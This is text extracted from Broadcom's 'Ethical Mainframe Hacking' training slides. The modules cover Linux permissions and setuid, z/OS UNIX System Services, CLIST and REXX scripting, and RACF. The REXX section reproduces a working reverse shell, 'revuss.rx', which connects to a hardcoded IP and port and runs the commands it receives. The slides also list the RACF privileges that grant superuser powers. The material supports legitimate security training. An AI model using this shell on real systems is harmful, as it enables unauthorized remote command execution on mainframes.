Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Changing Permissions

- **chmod** is the tool used to change file permissions
- Arguments: permission and file/folder
- e.g., **chmod 755 /home/emh/example**
- e.g., **chmod ugo+rwx /home/emh/example**
- e.g., **chmod go-rw /home/emh/example**
- e.g., **chmod 700 /home/emh/example**
- Use **ls -l** to show permissions

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Setuid/Setgid

- For executable files, setuid (sticky bit) can be used
 - This causes the file to be executed as the file owner/group
 - `chmod u+s /home/emh/hello`
- The same applies to folders
 - This setting makes any file in the folder owned by the folder group owner

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Change owner/Group

- ***chown*** change the owner (and group)
 - e.g., ***chown phil hello***
 - e.g. ***chown 1000:1000 hello***
- ***chgrp*** change the group
 - e.g., ***chgrp root hello***

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



USS Extra Attributes

- In USS, there are also extended attributes:
 - **a** – APF-authorized
 - **I** - load module
 - **p** - program
 - **s** - ignore _BPX_SHAREAS
- Use ***ls -E*** to show these attributes

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



UID/EUID

- Each user is assigned a User ID (UID)
- The root is assigned UID 0
- To change your UID, you can use `su` or `sudo`
 - Or write your own
- EUID is your UID for a running program

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Lab Exercise

In this lab exercise, you'll:

- Create a Setuid program
- See Lab 4-1 Make a Setuid Program

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Module Summary

This module showed you how to:

- Understand advanced Linux security
- Evaluate and change owners and groups
- Articulate the permission bits on Linux files and folders

In the next module, you will:

- Learn about Unix System Services (OMVS)



 **BROADCOM®**
MAINFRAME SOFTWARE

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Ethical Mainframe Hacking: UNIX System Services

Broadcom Proprietary and Confidential
Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

Copyright © 2024 Broadcom. All Rights Reserved. Broadcom, the pulse logo, Connecting everything, CA Technologies and the CA Technologies logo are among the trademarks of Broadcom. The term "Broadcom" refers to Broadcom Inc., and/or its subsidiaries.



Course Agenda

- 1 Welcome! Course Overview
- 2 Linux History and Basics
- 3 Linux programming and scripting
- 4 Linux Advanced Permissions
- 5 Unix Systems Services Overview
- 6 z/OS Scripting Review
- 7 RACF, NJE & CICS
- 8 Pentesting Process: OSINT, Reconnaissance, Shells & Enumeration
- 9 Passwords, Passtickets and Privilege Escalation
- 10 CTF

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Linux Module Agenda

- 1 History
- 2 Linux File System
- 3 Shell Basics
- 4 File Editing
- 5 Programming and Scripting
- 6 Advanced Permissions
- 7 Linux vs. Unix System Services (OMVS)

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Click Next to continue.

Module Objectives

This module will show you how to:

- Access USS
- Utilize common USS commands
- Execute miscellaneous USS tools
- Access datasets
- Identify differences between Linux and USS



Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

 **BROADCOM®**

MAINFRAME SOFTWARE

z/OS UNIX

- POSIX-compliant UNIX
- resides in ZFS (was HFS) datasets
- Include C compiler (multiple)
- Based on AIX

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Commands

- Since its POSIX-compliant, all UNIX commands exist
 - e.g., ***ls pwd***, etc.
- However, since its POSIX other commands may not work
- Scripting languages may not be installed
- Opensource tools may not exist

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



OpenSource on USS

- This used to be managed by IBM
- Multiple shells and tools have been ported
- Rocket Software has ported various languages, tools, servers
- For example, USS does not come with Python, Rocket Software offers Python for free
- Available online: <https://www.rocketsoftware.com/zos-open-source/tools>

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



<https://www.rocketsoftware.com/zos-open-source/tools>

Other Tools

- IBM also offers multiple other tools and examples on github.com
- <https://github.com/IBM/IBM-Z-zOS/tree/master/zOS-Tools-and-Toys>
 - Multiple USS tools for use
 - **Oeconsole**, which allows sending MVS system commands

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



<https://github.com/IBM/IBM-Z-zOS/tree/master/zOS-Tools-and-Toys>

Accessing TSO in USS

- You can run TSO commands in USS:
 - `/bin/tso`
 - Rexx `address tso`
- Rexx gives access to more TSO commands
 - e.g., `/bin/tso rvary` provides an error

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



tsocmd

- IBM provides a rexx script: ***tsocmd***
 - <https://github.com/IBM/IBM-Z-zOS/tree/master/zOS-Tools-and-Toys/tsocmd>
- This REXX script is typically installed on most installations

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



<https://github.com/IBM/IBM-Z-zOS/tree/master/zOS-Tools-and-Toys/tsocmd>

USS from REXX

- Rexx also has a function to run UNIX commands
- **BPXWUNIX(command, stdin, stdout, stderr)**
 - command: UNIX command to run
 - stdin: stem containing input to the command
 - stdout: stem which will hold output
 - stderr: stem which will out error output

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



USS from JCL

- You can run UNIX commands in JCL
- **PGM=BPXBATCH**
- the **DD STDPARM** is used for command input
 - Alternate is **PARM='SH command'**
- Note: each command must end in ;

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



USS JCL Example:

```
//OMGLOL      EXEC PGM=BPXBATCH,REGION=800M
//STDPARM     DD *
SH cc -o /tmp/hello /u/emh/hello.c;
cd /tmp;
./hello;
rm /tmp/hello
```

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



USS JCL DD

- You can also output UNIX files from JCL
- Using DD statements

```
//SYSUT2 DD PATH='/tmp/emh.txt',
//          PATHDISP=(KEEP,DELETE),
//          PATHOPTS=(OCREAT,ORDWR),
//          PATHMODE=(SIRUSR,SIWUSR,
//                     SIRGRP,SIROTH),
//          FILEDATA=TEXT
```

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Accessing Datasets

- You can access datasets from USS
 - Not all programs have this access
- Typically uses “**//“FULL.DATASET.NAME”**”
 - ***cat, cp***
- You can also ***cat/cp*** members
- ***cp*** also allows copying binary members
 - ***cp -B***
- Many other programs support this

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



RACF Security

- A user is defined to USS through RACF
- The OMVS segment contains the following:
 - HOME - The location of the user's home folder, usually `/u/username`
 - PROGRAM - The user's shell, usually `/bin/sh`
 - UID - The user's UID

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



FACILITY CLASS

- **BPX.DAEMON**
 - Allows processes to change their security environment once spawned
- **BPX.DEBUG**
 - Allows users to use the debug facilities of USS to debug APF-authorized programs
- **BPX.FILEATTR.APF/PROGCTL/SHARELIB**
 - Permits usage of extattr **+a +p** and **+s** respectively

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



FACILITY CLASS

- **BPX.JOBNAME**
 - Users with read or better can define their own job names in USS
- **BPX.SERVER**
 - Allows USS process to call the *pthread_security_np()* in a secure way
- **BPX.SMF**
 - Grants users/processes in USS the ability to generate SMF records

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



FACILITY CLASS

- **BPX.SHUTDOWN**
 - Allows service to register and block for OMVS shutdown (not the ability to actually shut it down)
- **BPX.SRV.<RACF USERID>**
 - Surrogat access for USS allows user to set their UID to X where X is the userid of <RACF USERID>
- **BPX.SUPERUSER**
 - Allows the user to become UID 0 superuser, change contents of any file, control processes, install products, and mount volumes secure

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



UNIXPRIV CLASS

- **CHOWN.UNRESTRICTED**
 - Without assigning **BPX.SUPERUSER** - allows the user to change ownership of any file
- **SUPERUSER.FILESYS**
 - Allows the user to search any directory or read any file
- **SUPERUSER.FILESYS.CHANGEPERMS**
 - Allows the user to change any file's permissions

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



UNIXPRIV CLASS Continued

- **SUPERUSER.FILESYS.CHOWN**
 - Allows the user to change ownership of any file
- **SUPERUSER.FILESYS.DIRSRCH**
 - Allows the user to see contents of any directory (not file)
- **SUPERUSER.FILESYS.MOUNT**
 - **READ** access allows the user to mount any filesystem **UPDATE** can do the same but with setuid access

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



UNIXPRIV CLASS Continued

- **SUPERUSER.FILESYS.USERMOUNT**
 - **READ** access allows the user to mount any filesystem **UPDATE** can do the same but with setuid access
- **SUPERUSER.PROCESS.KILL**
 - Allows the user to kill processes
- **SUPERUSER.PROCESS.PTRACE**
 - Allows the user to execute the ptrace (process trace) callable service

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



SERVAUTH

- This is outside the scope of this class but important to know for controlling networking
- Look in your ***UNIX_Labs/Docs*** folder for a PDF file
 - This was presented at Vanguard

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Lab Exercise

In this lab exercise, you'll:

- Cat a member
- Search for text
- See lab 5-1 Manipulate a dataset from USS

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.




Module Summary

This module showed you how to:

- Access USS
- Utilize common USS commands
- Execute miscellaneous USS tools
- Access datasets
- Identify differences between Linux and USS

In the next module, you will:

- Review z/OS Scripting



Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

 **BROADCOM®**

MAINFRAME SOFTWARE



Ethical Mainframe Hacking: z/OS Scripting

Broadcom Proprietary and Confidential
Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

The background features a dark teal gradient with a network of glowing blue dots and lines, representing a digital or mainframe environment.

Copyright © 2024 Broadcom. All Rights Reserved. Broadcom, the pulse logo, Connecting everything, CA Technologies and the CA Technologies logo are among the trademarks of Broadcom. The term "Broadcom" refers to Broadcom Inc., and/or its subsidiaries.



Course Agenda

- 1 Welcome! Course Overview
- 2 Linux History and Basics
- 3 Linux programming and scripting
- 4 Linux Advanced Permissions
- 5 Unix Systems Services Overview
- 6 z/OS Scripting Review
- 7 RACF, NJE & CICS
- 8 Pentesting Process: OSINT, Reconnaissance, Shells & Enumeration
- 9 Passwords, Passtickets and Privilege Escalation
- 10 CTF

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



z/OS Module Agenda

- 1 Scripting: CLISTS and REXX
- 2 RACF Overview
- 3 NJE Overview
- 4 CICS Overview
- 5 OSINT
- 6 Network Recon
- 7 Shells
- 8 Enumeration

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Click Next to continue.

Module Objectives

This module will show you how to:

- Identify scripting languages
- Work with CLIST
- Work with REXX



Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

 **BROADCOM®**
MAINFRAME SOFTWARE

Scripting

- z/OS comes with two built-in scripting languages:
- **CLIST**
 - A TSO command line scripting language. Similar to .BAT/.sh
 - System/org CLISTS can be found in SYSPROC
- **REXX**
 - A very powerful scripting engine that has some peculiarities to it
 - System/org REXX scripts can be found in SYSEXEC

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.





CLIST - The .BAT of z/OS

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

CLISTS

- Can be stored in either a dataset or a PDS
- Is run with the TSO command **EXEC** or **EX**
 - e.g. **EX 'LRNR01.CLIST(HELL0W)'**

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



CLIST Example

```
/* Example CLIST for Ethical Mainframe Hacking */
PROC 1 FILENAME /* Expect one argument */
CONTROL NOCAPS /* Do not convert lowercase */
OSHELL echo "Ethical MF Hacking Rocks!" > ~/&FILENAME
DO &I = 1 TO 5 /* Cool loop */
    WRITE NUMBER &I
    IF &I = 3 THEN WRITE THREE!
END
OSHELL cat ~/&FILENAME /* Display the contents */
Saved as LRNR01.CLIST\(EXAMPLE1\)
```

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

CLIST Output

- Run with **EX 'LRNR01.CLIST(EXAMPLE1)' 'file.txt'**
- Output:

```
NUMBER 1
NUMBER 2
NUMBER 3
THREE!
NUMBER 4
NUMBER 5
Ethical MF Hacking Rocks!
```

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Powerful CLISTS

- z/OS stores information about the OS in dynamic variables
 - Similar to environment variables
- a simple 11-line CLIST can display a lot of useful info
- **SUBMIT** jobs in CLISTS
- Often overlooked

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



ENUM CLIST

```
PROC 0
WRITE SYSUID &SYSUID
WRITE SYSJES &SYSJES
WRITE SYSLRACF &SYSLRACF
WRITE SYSMVS &SYSMVS
WRITE SYSNODE &SYSNODE
WRITE SYSOPSYS &SYSOPSYS
WRITE SYSRACF &SYSRACF
WRITE SYSPLEX &SYSPLEX
WRITE SYSSMFID &SYSSMFID
WRITE SYSTERMID &SYSTERMID
```

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

ENUM Output

```
SYSUID LRNR01
SYSJES JES2 Z/OS 2.5
SYSLRACF 7791
SYSMVS SP7.2.5
SYSNODE ZM15
SYSOPSYS Z/OS 02.05.00 HBB77D0
SYSRACF AVAILABLE
SYSPLEX PLEXZPDT
SYSSMFID R105
SYSTERMID SC0TCP01
```

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

CLIST List

- There are many more commands and variables available
- A large list is available here:
 - <https://gist.github.com/mainframed/085101d8cba419665a52d85766ae66f3>

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



<https://gist.github.com/mainframed/085101d8cba419665a52d85766ae66f3>



REXX - From a Time Before

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

REXX Intro

- Created in IBM as a 10% project in 1979-1982 by Mike Cowlishaw
- The default scripting language in AmigaOS, OS/2, z/OS, and z/VM
- Powerful on z/OS
 - Submit Jobs
 - Create sockets
 - Run commands (UNIX, TSO)
 - Read/Write files & memory
 - Operator Commands

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Simple REXX Program

```
/* REXX */
SAY 'Hello' USERID()
SAY ARG(1)
SAY ADDRESS()
IF ADDRESS() == 'TSO' THEN DO
    SAY "We are in TSO people"
    SAY MVSVAR('SYSNAME') || "< SYSNAME"
END
RETURN 0
```

Saved as [LRNR01.REXXLIB\(EXAMPLE2\)](#)

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Simple REXX Output

- Run with **EX 'LRNR01.REXXLIB(EXAMPLE1)' 'HI!'**
- Output:

Hello LRNR01

HI !

We are in TSO people

R105 < SYSNAME

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Advanced REXX - Pulling Memory

```
/* REXX */
ascb = c2x(storage(x2d('224')),4)
asxb = c2x(storage(x2d(x2d(ascb)+x2d('6c')),4))
acep = c2x(storage(x2d(x2d(asxb)+x2d('c8')),4))
acet = storage(x2d(x2d(acep)+x2d('40')),8)
len = c2d(storage(x2d(x2d(acep)+x2d('14')),1))
uid = storage(x2d(x2d(acep)+x2d('15')),len)
say 'UserID:' uid
exit 0
```

Output: UserID: LRNR01

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



REXX Basics

- Starts with /* REXX */
- Arguments can be accessed with ARG() or PARSE
- REXX scripts can run in either TSO or UNIX
- Command line arguments in TSO are enclosed in single quotes '' but not in UNIX
- Functions are declared with a colon → Function2:
- It is case insensitive:

```
CaSe = 'Hi'  
sAy cAsE
```

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

Built In Functions

- Lots of included functions
- STORAGE ← Access Memory
- ADDRESS ← Change environment
- BPXWUNIX ← Run OMVS commands
- OUTTRAP ← Trap command output
- SOCKET ← TCPIP Sockets

More: https://www.ibm.com/support/knowledgecenter/en/SSLTBW_2.1.0/com.ibm.zos.v2r1.ikja300/dup0021.htm

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



https://www.ibm.com/support/knowledgecenter/en/SSLTBW_2.1.0/com.ibm.zos.v2r1.ikja300/dup0021.htm

REXX Arrays

- Arrays don't exist; instead, pseudoarrays called STEMS do:

```
STUDENTS.0 = 3  
STUDENTS.1 = "Phil"  
STUDENTS.2 = "Chad"  
STUDENTS.3 = "Henri"
```

- More of a convention than a rule
- You can't pass/return STEMS between functions
- But functions will often return a STEM

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

Running TSO Commands

- Running TSO commands in REXX is easy:

```
/* REXX */
PARSE ARG CMD
ADDRESS TSO CMD
```

- Run it in UNIX with [*./cmd.rexx \[tso command\]*](#)

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Running UNIX Commands

```
/* REXX */
PARSE ARG CMD
CALL BPXWUNIX CMD,,OUT.,ERROR.
DO X=1 TO OUT.0
  SAY OUT.X
END
DO X=1 TO ERROR.0
  SAY ERROR.X
END
```

More: https://www.ibm.com/support/knowledgecenter/en/SSLTBW_2.3.0/com.ibm.zos.v2r3.bpxb600/wUNIX.htm

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



https://www.ibm.com/support/knowledgecenter/en/SSLTBW_2.3.0/com.ibm.zos.v2r3.bpxb600/wUNIX.htm

Sockets in REXX

- Similar to C socket functions
- Some new additions, most notably:
- **SO_ASCII**
 - “Setting the SO_ASCII option to ON causes all incoming data on the socket to be translated from ASCII to EBCDIC and all outgoing data on the socket to be translated from EBCDIC to ASCII”

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Simple Sockets

```
/* REXX */
parse ARG rhost rport
say "*** Sending to " RHOST RPORT
S = SOCKET('INITIALIZE','CLIENT',2);
S = SOCKET('SOCKET',2,'STREAM','TCP');
parse var S s_rc sID .
S = SOCKET('SETSOCKOPT',sID,
           'SOL_SOCKET','SO_ASCII','On')
S = SOCKET('CONNECT',sID,'AF_INET' rport rhost)
SOCKET('SEND',sID,"SOCKET From the MF")
EXIT
```

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Tools

- By this point, your mind should be racing
- We make multiple different types of tools with just REXX
 - TSO/UNIX Shells
 - Grab information from memory
 - Parse info
 - MSF Meterpreter
 - And so much more

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



REXX Shells

- Using SOCKETS, ADDRESS, Stems, etc., we can make and use shells for both TSO and UNIX
- Let's take a quick look at one from <https://github.com/bigendiansmalls/shells>

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



<https://github.com/bigendiansmalls/shells>

revuss.rx

```
/* REXX */
IP = '10.10.0.16'
PORT = '4321'
n = "25"x
r = "$ "
rsock = SOCKET('INITIALIZE', 'CLIENT', 2)
rsock = SOCKET('SOCKET', 2, 'STREAM', 'TCP')
parse var rsock socket_rc socketID .
rsock = Socket('SETSOCKOPT', socketID,
               'SOL_SOCKET', 'SO_KEEPALIVE', 'ON')
rsock = SOCKET('SETSOCKOPT', socketID,
               'SOL_SOCKET', 'SO_ASCII', 'On')
rsock = SOCKET('SOCKETSETSTATUS', 'CLIENT')
```

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



revuss.rX Continued

```
rsock = SOCKET('CONNECT',socketID,'AF_INET' PORT IP)
rsock = SOCKET('SEND',socketID, r)
DO FOREVER
  in = SOCKET('RECV',socketID,10000)
  parse var in s_rc s_data_len s_data_text
  cmd = DELSTR(s_data_text, LENGTH(s_data_text))
  CALL BPWXUNIX cmd,,out.,oute.
  text = ''
  texte = ''
  DO i = 1 TO out.0
    text = text||out.i||n
  END
```

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



revuss.rX Continued

```
DO i = 1 TO oute.0
    texte = texte||oute.i||n
  END
  texte = text||texte||r
  rsock = SOCKET('SEND',socketID, texte)
END
return 0
```

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Lab Exercise

In this lab exercise, you'll:

- Upload a file to a mainframe
- Set up REXX sockets
- Execute REXX script
- Fix REXX script
- Execute again
- See Lab 6-1 REXX Shells

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Module Summary

This module showed you how to:

- Identify scripting languages
- Work with CLIST
- Work with REXX

In the next module, you will:

- Have an overview of RACF and basic RACF security



 **BROADCOM®**
MAINFRAME SOFTWARE

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Ethical Mainframe Hacking: RACF Overview

Broadcom Proprietary and Confidential
Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

Copyright © 2024 Broadcom. All Rights Reserved. Broadcom, the pulse logo, Connecting everything, CA Technologies and the CA Technologies logo are among the trademarks of Broadcom. The term "Broadcom" refers to Broadcom Inc., and/or its subsidiaries.



Course Agenda

- 1 Welcome! Course Overview
- 2 Linux History and Basics
- 3 Linux programming and scripting
- 4 Linux Advanced Permissions
- 5 Unix Systems Services Overview
- 6 z/OS Scripting Review
- 7 RACF, NJE & CICS
- 8 Pentesting Process: OSINT, Reconnaissance, Shells & Enumeration
- 9 Passwords, Passtickets and Privilege Escalation
- 10 CTF

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



z/OS Module Agenda

- 1 Scripting: CLISTS and REXX
- 2 RACF Overview
- 3 NJE Overview
- 4 CICS Overview
- 5 OSINT
- 6 Network Recon
- 7 Shells
- 8 Enumeration

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Click Next to continue.

Module Objectives

This module will show you how to:

- Articulate the history of mainframe security products
- Get a basic overview of RACF



Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

 **BROADCOM®**

MAINFRAME SOFTWARE


External Security Manager (ESM)

- From History Lesson
 - Current OS released in the 60s
 - Security is Not offered until the mid/late 70s
- SHARE Security Group Releases Recommendation
- IBM/London Insurance/CGA Release
 - RACF (IBM)
 - ACF2 (London Insurance, Canada)
 - TOP SECRET (CGA France)

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



SAF to ESM?



Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

 **BROADCOM**
MAINFRAME SOFTWARE

Resource Access Control Facility (RACF)

- A database of access rights
- A collection of tools to manage this database
- Broken down into 4 profiles:
 - User
 - Group
 - Dataset
 - Resource

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



RACF Database

- It's just a database that sits in a dataset
- Including password hashes ← more about this later
- Location is viewable by typing **RVARY** in TSO
 - We have other methods we'll discuss later

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



RACF User Profile

- Assigned to each logon user
- Each user has an 'owner'
- Contains:
 - Name
 - Owner
 - Assigned Groups
 - Attributes
 - Last logon
 - Password Hash

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



User Profile

```
READY
LU
USER=LRNR01 NAME=MARK'S USER           OWNER=IBMUSER CREATED=18.016
DEFAULT-GROUP=EMPLOYEE PASSDATE=19.120 PASS-INTERVAL=180 PHRASEDATE=N/A
ATTRIBUTES=None
REVOKE DATE=None RESUME DATE=None
LAST-ACCESS=19.121/22:21:37
CLASS AUTHORIZATIONS=None
NO-INSTALLATION-DATA
NO-MODEL-NAME
LOGON ALLOWED (DAYS)          (TIME)
-----
ANYDAY                      ANYTIME
GROUP=STUDENTS AUTH-USE      CONNECT-OWNER=IBMUSER CONNECT-DATE=18.016
    CONNECTS= 123 UACC-NONE LAST-CONNECT=19.121/22:21:37
    CONNECT ATTRIBUTES=None
    REVOKE DATE=None RESUME DATE=None
SECURITY-LEVEL=None SPECIFIED
CATEGORY-AUTHORIZATION
NONE SPECIFIED
SECURITY-LABEL=None SPECIFIED
```

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Lab Example

- If you're logged on to the R105 LPAR type:
